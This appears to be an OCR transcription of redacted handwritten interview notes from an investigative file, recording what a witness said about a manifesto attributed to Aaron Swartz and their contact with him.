
Manifesto
I heard of it being written by Aaron Swartz

Aaron - I don't know who else created it.

Chelsea
Emails
Plans

Knew for Several Years
Lives close to Aaron.


(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)



Never Talked about it w/ Aaron —

Discussed Gang — on Google Gang.


"ME@AARONSW.com"


Has talked [illegible] w/ Aaron Blog.


(b)(6),(b)(7)(C) Blog Name = Josh

